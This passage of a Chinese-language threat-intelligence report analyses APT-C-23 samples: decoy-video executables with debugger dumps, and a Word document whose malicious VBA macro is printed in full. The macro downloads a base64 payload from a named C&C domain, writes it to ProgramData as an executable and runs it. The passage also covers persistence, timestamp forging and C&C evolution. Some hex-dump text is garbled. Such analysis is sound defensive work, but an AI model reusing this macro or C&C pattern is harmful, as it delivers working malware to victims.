-6D0080	20 00 46 00 30 00 00 F0 8B 46 00 00 B1 46	0168FC68	0055DC28	asala-pa.0055DC28
-6D0090	00 00 00 00 70 DA 46 00 00 00 00 00 20 DC 40	0168FC6C	00000000	
-6D00A0	A0 42 42 45 00 00 60 66 45 00 00 00 00 00 00	0168FC70	0168FC90	ASCII “ 路 ”
-6D00B0	10 43 45 00 00 20 43 45 00 E0 80 48 00 00 00 00	0168FC74	0168FC60	
-6D00C0	90 4C 07 00 00 00 00 00 00 40 00 C5 47 00 00 00 00	0168FC78	00040360	返回到 asala-pa.0040360 来自 asala-pa.0040F620
-6D00D0	50 98 4C 08 00 00 00 00 40 E2 47 00 00 00 00 00 00	0168FC7C	0168FC64	
-6D00E0	B0 F9 47 00 00 00 00 00 00 50 59 48 00 00 00 00 00	0168FC80	00000000	
-6D00F0	E0 25 4C 08 00 00 00 00 50 29 48 00 00 00 00 00 00	0168FC84	00000001	

打开asala.mp3.mp4-pic103

歌曲挺好听的,但是我们也不知道啥意思,将其归属于**未知类**题材样本

(12).artisan-video-5625572889047205-9356297846-mp4

a. 样本信息

样本信息	artisan-video-5625572889047205-9356297846-mp4(工匠视频)
样本MD5	4d9b6b0e7670dd5919b188cb71d478c0
样本SHA-1	599cf23db2f4d3aa3e19d28c40b3605772582cae
样本SHA-256	83e0db0fa3feaf911a18c1e2076cc40ba17a185e61623a9759991deeca551d8b
样本类型	Win32 EXE GUI程序
样本大小	2.09 MB (2187264 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2019-12-11 19:25:41

样本artisan-video-5625572889047205-9356297846-mp4.exe的文件信息(表格)-pic104

检测到意大利语 中文 意大利语 萨摩亚语

asala panet il music live X Asala Panet现场音乐

文件名翻译信息

History ①

- First Submission 2020-02-26 06:53:36
- Last Submission 2020-02-26 06:53:36
- Last Analysis 2020-02-27 01:11:22

最初VT上传时间

样本文件PE信息


样本编译时间戳

样本artisan-video-5625572889047205-9356297846-mp4.exe 的文件信息

样本artisan-video-5625572889047205-9356297846-mp4.exe的文件信息(图片)-pic105


b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`，通过下图我们可以看出该资源是一个 `unknown` 文件



FindResource函数查找资源MYDATA-pic106

通过 CreateFile 函数将文件源数据写入 %Temp%artisan-errors.mp4 (诱饵文件)中



通过CreateFile函数将文件源数据写入artisan-errors.mp4-pic107

通过 ShellExecute 函数将 %Temp%artisan-errors.mp4 打开

```

3 8365 E0 00    and dword ptr ss:[ebp-0x20],0x0 artisan-.00404240
7 56    push esi
8 8875 14    mov esi,dword ptr ss:[ebp+0x14]
B 57    push edi
C 887D 18    mov edi,dword ptr ss:[ebp+0x18] artisan-.0058F3E8
F 8945 C8    mov dword ptr ss:[ebp-0x38],eax artisan-.00404290
2 8845 1C    mov eax,dword ptr ss:[ebp+0x1C]
5 6A 06    push 0x6
7 8940 CC    mov dword ptr ss:[ebp-0x34],ecx artisan-.0058F3E8
A 897D D8    mov dword ptr ss:[ebp-0x28],edi artisan-.00404240
D 8945 DC    mov dword ptr ss:[ebp-0x24],eax artisan-.0042840E
8 8975 D4    mov dword ptr ss:[ebp-0x20],esi artisan-.0058F3E8
3 59    pop ecx
4 33C0    xor eax,eax artisan-.0058F3E8
6 8955 D8    mov dword ptr ss:[ebp-0x30],edx
9 807D E4    lea edi,dword ptr ss:[ebp-0x1C]
C BE 00020000    mov esi,0x200
1 C745 C8 3C0000    mov dword ptr ss:[ebp-0x40],0x3C
8 F3:AB    rep stos dword ptr es:[edi]
A 56    push esi artisan-.00404240
p 00 00150000    pop edi 0x1500
00000000    mov edi,0x1500
  
```

打开诱饵视频


artisan-.00404240

HEX 数据		0161FC44	0042840E	CALL 到 00428409 来自 artisan-.00428409
0	5A 00 00 00	0161FC48	00000000	hWnd = NULL
0	5A 00 00 00	0161FC4C	0058F3E8	Operation = "open"
0	5B 3B 41 00	017D31F4	017D31F4	FileName = "C:\Users\User\AppData\Local\Temp\artisan-errors.mp4"
0	00 00 00 00	0161FC50	00000000	Parameters = NULL
0	00 00 00 00	0161FC54	00000000	DefDir = NULL
0	00 00 00 00	0161FC58	00000000	lIsShown = 0x1
0	00 46 44 00	0161FC5C	00000001	
0	00 46 44 00	0161FC60	00000000	
0	00 46 44 00	0161FC64	00000000	
0	00 45 45 00	0161FC68	0055E530	artisan-.0055E530
0	00 45 45 00	0161FC6C	00000000	
0	00 45 45 00	0161FC70	0161FC90	ASCII "0談"
0	00 45 45 00	0161FC74	0161FC60	

Gcow 安全团队
— SEC PULSE —

打开artisan-errors.mp4-pic108

该样本伪装成视频丢失的404信号,没有实际参考价值,故归入未知类题材样本



诱饵文件artisan-errors.mp4内容-pic109

之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(13) السيرة الذاتية منال.1

a. 样本信息

样本信息	السيرة الذاتية منال1(传记手册1)
样本MD5	817861fce29bac3b28f06615b4f1803f
样本SHA-1	817394d48ccb3cdc008080b92a11d8567085b189
样本SHA-256	4a6d1b686873158a1eb088a2756daf2882bef4f5ff7af370859b6f87c08840f
样本类型	MS Word 文档 带有恶意宏
样本大小	71.50 KB (73216 bytes)
样本创造时间	2020-02-02 12:26:00
最后保存时间	2020-02-02 12:26:00
最初上传时间	2020-02-02 12:52:19



样本.السيرة الذاتية منال1.doc的文件信息(表格)-pic110

检测到阿拉伯语 中文 萨摩亚语 阿拉伯语 History ①

Creation Time 2020-02-02 11:26:00
First Submission 2020-02-02 12:52:19
Last Submission 2020-02-02 12:52:19
Last Analysis 2020-02-20 14:05:07

样本文件名翻译信息 最初VT上传时间

样本文件名翻译信息 样本文档创造时间,保存时间,页码语言

样本.السيرة الذاتية منال1.doc 的文件信息

Summary Info

application name	Microsoft Office Word
character count	337
code page	Arabic
creation datetime	2020-02-02 12:26:00
edit time	60
last saved	2020-02-02 12:26:00
page count	1
revision number	2
template	Normal.dotm
word count	59

Gcov 安全团队 SEC PULSE

样本.السيرة الذاتية منال1.doc的文件信息(图片)-pic111

b. 样本分析

其诱饵内容关于在东耶路撒冷(巴勒斯坦)的阿布迪斯大学秘书,属于大学科研类样本



样本1. السيرة الذاتية منال1.doc原文以及翻译

样本1. السيرة الذاتية منال1.doc原文翻译-pic112

同时其包含的恶意宏代码如图所示,由于我们并没有能成功获得下一步的载荷,故没法进行下一步的分析。不过推测其大致功能应该与上文相同

```
Private Sub Document_Open()
Dim oStream
Set xHttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/microsoft/utilities", False
xHttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xHttp.responseText
oStream.SaveToFile "C:\ProgramData\OfficeUpdateSchedule.txt"
oStream.Close
Set fso = CreateObject("Scripting.FileSystemObject")
Set mm = fso.OpenTextFile("C:\ProgramData\OfficeUpdateSchedule.txt", 1)
contents = mm.ReadAll()
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue
BinaryStream.SaveToFile ("C:\ProgramData\OfficeUpdateSchedule.exe")
Call WaitFor(10)
Set oShell = CreateObject("WScript.Shell")
oShell.Run ("C:\ProgramData\OfficeUpdateSchedule.exe")
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\OfficeUpdateSchedule.txt")
End Sub
```



恶意宏代码-pic113

三.组织关联与技术演进


在本次活动中,我们可以清晰的看到双尾蝎APT组织的攻击手段,同时 Gcow 安全团队追影小组也对其进行了一定的组织关联,并且对其技术的演进做了一定的研究。下面我们将分为组织关联与技术演进这两部分内容进行详细的叙述。

注意:下文中的时间段仅仅为参考值,并非准确时间。由于在这一时间段内该类样本较多,故此分类。

1.组织关联

(1).样本执行流程基本相似

我们根据对比了从 2017 到 2020 年所有疑似属于双尾蝎APT组织的样本,(注意:这里比对的样本主要是windows平台的可执行文件样本).在 2017 年到 2019 年的样本中我们可以看出其先在临时文件夹下释放诱饵文件,再打开迷惑受害者,再将自身拷贝到 %ProgramData% 下.创建指向%ProgramData%下的自拷贝恶意文件的快捷方式于自启动文件夹.本次活动与 2018 年 2019 年的活动所使用样本的流程极为相似.如下图所示.故判断为该活动属于双尾蝎 APT组织。



本次活动的样本流程与2017—2019年双尾蝎APT组织活动所使用的流程相似-pic114

(2).C&C中存在名人姓名的痕迹

根据 checkpoint 的报告我们得知,该组织乐于使用一些明星或者名人的名字在其 C&C 服务器上.左图是 checkpoint 安全厂商揭露其针对以色列士兵的活动的报告原文,我们可以看到其中含有 Jim Morrison , Eliza Doolittle , Gretchen Bleiler 等名字.而右图在带有恶意宏文档的样

本中,我们发现了其带有 **Minkowski** 这个字符.通过搜索我们发现其来源于 **Hermann Minkowski** 名字的一部分,勉强地符合了双尾蝎APT组织的特征之一.

Lastly, malicious samples affiliated with APT-C-23 made references to names of actors, TV characters and celebrities both in their source code and C&C communication. Although the new backdoors lacked those references, we were able to see name of celebrities and known figures such as Jim Morrison, Eliza Doolittle, Gretchen Bleiler and Dolores Huerta in the backdoor's website, catchaseel.com.

check point关于双尾蝎的报告

本次活动中双尾蝎使用的域名

[http://linda-callaghan\[.\]icu/Minkowski/brown](http://linda-callaghan[.]icu/Minkowski/brown)

[http://linda-callaghan\[.\]icu/Minkowski/utilities](http://linda-callaghan[.]icu/Minkowski/utilities)

闵可夫斯基 (德国数学家赫尔曼·闵可夫斯基) 编辑

闵可夫斯基 (Hermann Minkowski) 1864~1909) 出生于俄国的 Alekotas (立陶宛的 Kaunas). 父亲是一个成功的犹太商人 但是当时的俄国政府迫害犹太人, 所以当闵可夫斯基八岁时, 父亲就带全家搬到普鲁士的 Königsberg (哥尼斯堡) 底层, 和另一位数学家希尔伯特 (Hilbert) 的家庭一河之隔。

曾为爱因斯坦的老师, 闵可夫斯基为空间广义相对论的建立提供了框架。

中文名 闵可夫斯基 国籍 德国

Gcow 安全团队

双尾蝎组织的C&C域名上存在名人名字的痕迹-pic115

2. 技术演进

(1). 在编写语言上的演进

根据 360 的报告我们可以得知双尾蝎APT组织在 2016 年到 2017 年这段时间内该组织主要采用了 **VC** 去编写载荷.再到 2017 年到 2018 年这段时间内该组织主要是以 **Delphi** 来编写其侦查者 (**Recon**),根据 Gcow 安全团队追影小组的跟踪,该组织在 2018 年到 2019 年这段时间内也使用了 **Delphi** 编写的恶意载荷。与 2017 年到 2018 年不同的是: 2017 年到 2018 年所采用的编译器信息是:**Borland Delphi 2014XE6**。而在 2018 年到 2019 年这个时间段内采用的编辑器信息是:**Borland Delphi 2014XE7-S.10**。同时在本次活动中该组织使用 **Pascal** 语言来编写载荷。可见该组织一直在不断寻求一些受众面现在越来越小的语言以逃脱杀软对其的监测。

双尾蝎 (APT-C-23) 组织采用的载荷编写语言的演进

2016—2017

VC

2017—2018

Delphi

2019—2020

Pascal

注意:时间只是一个大致参考
并非准确时间,只能说在这一时间段内的
此类载荷较多

SecPulse 安全团队

载荷编写语言的演进-pic116

(2). 编译时间戳的演进


根据 360 的报告我们可以得知双尾蝎 APT 组织在 2016 年到 2018 年这个时间段中,该组织所使用的恶意载荷的时间戳信息大部分时间集中位于北京的下午以及第二天的凌晨,属于中东地区的时间。而在 2019 年 7 月份捕获的双尾蝎 APT 组织样本中该组织的编译戳为 2019.7.14 11:08:48 而在本次活动所捕获的样本中我们发现该组织将编译时间戳统一改为: 1970.1.1 1:00 ,也就是置 0.通过伪造时间戳以阻断安全人员的关联以及对其的地域判断



编译时间戳的演进-pic117

(3). 自拷贝方式的演进


双尾蝎 APT 组织在 2017 年到 2019 年的活动中,擅长使用 copy 命令将自身拷贝到 %ProgramData% 下.而可能由于 copy 指令的敏感或者已经被各大安全厂商识别。在 2019 年 7 月份的时候.该组织恢复了之前采用 CopyFile windows API 函数的方式将自身拷贝到 %ProgramData% 下



自拷贝手法的演进-pic118

(4).持久化方式的演进

根据 360 的报告,我们可以得知双尾蝎 APT 组织在 2016 年到 2017 年的活动之中,主要采用的是修改注册表添加启动项的方式进行权限的持久化存在。而根据追影小组的捕获的样本,我们发现在 2017 年到 2018 年的这段时间内该组织使用拥有白名单 Shortcut.exe 通过命令行的方式在自启动文件夹中添加指向自拷贝后的恶意文件的快捷方式。而在本次活动中,该组织则采用调用 CreateFile Windows API 函数的方式在自启动文件夹中创建指向自拷贝后恶意文件的快捷方式以完成持久化存在



持久化方式的演进-pic119

(5).C&C报文的演进

为了对比的方便,我们只对比双尾蝎APT组织 2018 年到 2019 年的上半年的活动与本次活动的 C&C 报文的区别。如图所示下图的左上是本次活动的样本的 C&C 报文,右下角的是 2018 年到 2019 年上半年活动的样本的 C&C 报文。通过下面所给出的解密我们可以得知两个样本所向 C&C 收集并发送的信息基本相同。同时值得注意的是该组织逐渐减少明文的直接发送收集到的注意而开始采用比较常见的通过Base64的方式编码后在发送。同时在ver版本中我们发现: 2018 年到 2019 年上半年的样本的后门版本号为: 1.4.2.MUSv1107 (推测是2018.11.07更新的后门);而在本次活动中后门版本号为: 5.HXD.zz.1201 (推测是2019.12.01号更新的后门),由此可见该组织正在随着披露的增加而不断的进行后门的更迭。

The screenshot shows two VirusTotal analysis pages side-by-side, illustrating the evolution of a file over three years.

Top Panel (2019-2020):

- File Hash:** 2AFACF2E06922EECA22EDF5874A8B9804C3B50E76AD999FBF
- Hashes:** MD5, SHA1, SHA256, SHA512, SSDE, SHA3-384, SHA3-512
- Preview:** Shows a Windows executable file (Windows 7 Version 6.1.7601) with a size of 243.00 KB.
- Details:** Includes file metadata like file name, file type, and file path.

Bottom Panel (2018-2019):

- File Hash:** 2AFACF2E06922EECA22EDF5874A8B9804C3B50E76AD999FBF
- Hashes:** MD5, SHA1, SHA256, SHA512, SSDE, SHA3-384, SHA3-512
- Preview:** Shows a Windows executable file (Windows 7 Service Pack 1 (Version 6.1, Build 7601, 32-bit Edition)) with a size of 243.00 KB.
- Details:** Includes file metadata like file name, file type, and file path.

Annotations:

